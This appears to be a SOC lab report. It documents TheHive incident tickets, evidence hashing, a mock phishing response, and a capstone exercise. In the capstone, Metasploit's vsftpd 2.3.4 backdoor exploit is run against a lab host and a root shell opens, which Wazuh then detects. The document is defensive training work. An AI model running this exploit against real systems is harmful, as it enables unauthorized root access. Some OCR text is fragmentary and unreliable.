
7. Incident Ticket Creation (TheHive)

An incident case was created in **TheHive** to demonstrate proper SOC documentation and escalation handling.

Incident Ticket Details:

- **Title:** [Critical] Ransomware Detected on Server-X
- **Description:** Indicators include a suspicious executable file and malicious IP address
- **Priority:** Critical
- **Assignee:** SOC Analyst

Tasks related to ransomware investigation and containment were added and successfully tracked within the case.



Create case

Title *
[Critical] Ransomware Detected on Server-X


Date *
06/01/2026 05:30

Severity
LOW MEDIUM HIGH [✓ CRITICAL]

TLP
TLP:CLEAR TLP:GREEN TLP:AMBER TLP:AMBER+STRICT [✓ TLP:RED]

PAP
PAP:CLEAR PAP:GREEN [✓ PAP:AMBER] PAP:RED

Tags
ransomware, endpoint, server-x, ...


Not Secure
http://192.168.0.114:9000/cases
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...
This instance uses a Platinum License for Trial p
Cases
Enter a case number
default
Quick Filters
Export list
Status
Severity
#Number
Title
New
New 5 hours ago
#1 - Suspicious SSH Login Attempt
ssh, brute-force, wazuh
None
TLP
PAP
Tags
Descript
Tasks
5.5.11-1

Adding a Task

Group *
Investigation

Title *
Isolate the Affected Server


Mandatory

At least one log must be present

Description
Preview

```
Disconnect Server-X from the network to prevent lateral spread. Coordinate with
system admin for containment.
```

Assignee
SOC Analyst



New — New 5 hours ago

M #1 - Suspicious SSH Login Attempt

ssh, brute-force, wazuh

None

TLP:RED

PAP: PAP:AMBER


Tags: ransomware, endpoint, server-x, ...

Description *

```
Wazuh has detected multiple suspicious file encryption activities and alert signatures
related to ransomware behavior on Server-X. Indicators include abnormal CPU usage, mass
file renames, and connections to known malicious IPs.Immediate investigation and
containment are required.
```

Tasks:

- Investigation - Verify Alerts in Wazuh
- Investigation - Isolate the Affected Server
- Investigation - Identify IOC (Indicators of Compromise)



New — New 5 hours ago

M #1 - Suspicious SSH Login Attempt

ssh, brute-force, wazuh

None

Title *: [Critical] Ransomware Detected on Server-X

Date *: 06/01/2026 05:30

Severity: CRITICAL

TLP: TLP:RED

PAP: PAP:AMBER

Tags: ransomware, endpoint, server-x, ...


---

8. Evidence Preservation Activities

Proper evidence handling is essential to maintain integrity and chain-of-custody.


Evidence Collected

- Network connection data (netstat output)




```
   Length Name
   ------ ----
     1226 netstat_windows.csv
        0 New Text Document.txt
 68208112 velociraptor-v0.75.1-windows-amd64.exe
```

- Memory acquisition archive



```
   Length Name
   ------ ----
     1226 memory_acq.zip
     1226 netstat_windows.csv
        0 New Text Document.txt
 68208112 velociraptor-v0.75.1-windows-amd64.exe
```

Each artifact was hashed using SHA-256 to ensure integrity verification.



```
SHA256 hash of memory_acq.zip:
f8a225c31434f16cbc2bbe4ed61808b5400764a4625e8e29d6d2165c336f3ecf
CertUtil: -hashfile command completed successfully.
```

---

9. Response Documentation – Mock Phishing Incident

Executive Summary

A suspicious phishing email containing a fake login link was reported. Immediate investigation and containment actions were initiated to prevent compromise.

Timeline

- Endpoint isolated
- Memory collected
- Email headers analyzed
- Link validated using VirusTotal
- SOC team notified

Impact Analysis


Only a single user was targeted. No credentials were compromised, and no malware execution was observed. The overall impact remained low.

Remediation Steps

- **Isolated the affected endpoint**
- **Prevented the malicious sender from**
- **SOC monitoring requirements under an updated**
- **Enhanced user awareness**

Lessons Learned

- **Rapid validation of suspect mail is essential**
- **Evidence collection for proper documentation**
- **Standardized checklists enhance efficiency in response**



Title *
[Critical] Ransomware Detected on Server-X


Tags
ransomware, endpoint, server-x, ...

Description

Wazuh has detected multiple suspicious file encryption activities and alert signatures related to ransomware behavior on Server-X. Indicators include abnormal CPU usage, mass file renames, and connections to known malicious IPs.Immediate investigation and containment are required.

Linked elements

No linked elements. Add a link



Status	Task	Order	Due date	Details		Assignee	Dates	S.	C.	U.
Waiting Created a few seconds ago	Investigation Verify Alerts in Wazuh			Activity	0	S	C. 06/01/2026 05:48			
Waiting Created a few seconds ago	Investigation Isolate the Affected Server			Activity	0	S	C. 06/01/2026 05:48			
Waiting Created a few seconds ago	Investigation Identify IOC (Indicators of Compromise)			Activity	0	S	C. 06/01/2026 05:48			

Item	Description	Collected By	Hash Value
Memory Dump	Memory capture of Server-X	SOC Analyst	f8a225c31434f16cbc2bbe4ed61808b5400 764a4625e8e29d6d2165c336f3ecf


	(Velociraptor output: memory_acq.zip)		
Netstat CSV	Network connections from Windows VM (Windows.System.Netstat)	SOC Analyst	a13e81f3d4d246a64fc64f0e375d9ceb0268577d74d73697035dbadcfaddba16

---


10. Capstone Project: Full Alert-to-Response Cycle

Attack Simulation


A vulnerable FTP service was exploited using a known backdoor technique from the attacker machine.



```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.32 seconds
```




```
                 .-;--''--.._` ` (
              .'            /   `
             ,           ` '   Q '
             ,         ,   `._    \
          ,.|         '     `-.;_'
          :  . `  ;    `  ` --,.._;
           ' `    ,   )   .'
              `._ ,  '   /_
                 ; ,''-,;' ``-
                  ``-..__``--`

                             https://metasploit.com


       =[ metasploit v6.4.69-dev                          ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 432 post       ]
+ -- --=[ 1672 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.0.121
RHOST => 192.168.0.121
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```



```
                              ``-..__``--`

                                   https://metasploit.com


       =[ metasploit v6.4.69-dev                          ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 432 post       ]
+ -- --=[ 1672 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.0.121
RHOST ⇒ 192.168.0.121
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.0.121:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.121:21 - USER: 331 Please specify the password.
[+] 192.168.0.121:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.121:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.119:37353 → 192.168.0.121:6200
```

Detection and Triage

The exploit attempt was detected by the monitoring stack and ingested into Wazuh. The alert was mapped to the appropriate MITRE ATT&CK technique.



```
input.type: log agent.name: parrot agent.id: 000 manager.name: parrot data.in_iface: ens33 data.src_ip: 19
2.168.0.119 data.src_port: 38318 data.event_type: alert data.alert.severity: 3 data.alert.signature_id: 10000
01 data.alert.rev: 1 data.alert.gid: 1 data.alert.signature: Custom VSFTPD 2.3.4 backdoor attempt
data.alert.action: allowed data.flow_id: 2002488647721651.000000 data.dest_ip: 192.168.0.121 data.proto: TCP
data.app_proto: ftp data.dest_port: 21 data.flow.pkts_toserver: 6 data.flow.start: 2025-11-10T23:16:03.69701
```

Timestamp	Source IP	Alert Description	MITRE Technique
2025-11-10 04:16:05	192.168.0.119	Custom VSFTPD 2.3.4 backdoor attempt	T1190

Response

The attacker’s IP was blocked using automated response tooling. Evidence and logs were collected for further review.

Reporting Summary

The incident was **successfully detected through continuous security monitoring**, allowing the SOC team to identify the malicious activity at an early stage. Prompt containment measures were implemented to isolate the affected system and prevent the threat from spreading to other assets within the environment. All relevant logs, alerts, and indicators were carefully documented to maintain a clear incident trail and support post-incident analysis.

Further investigation confirmed that the attacker was **unable to establish persistence**, and **no lateral movement** to other systems or network segments was observed. Additionally, there was **no evidence of data exfiltration**, credential compromise, or unauthorized access to sensitive resources. The incident was fully resolved within the defined response window, ensuring minimal operational impact and validating the effectiveness of the existing detection and response controls.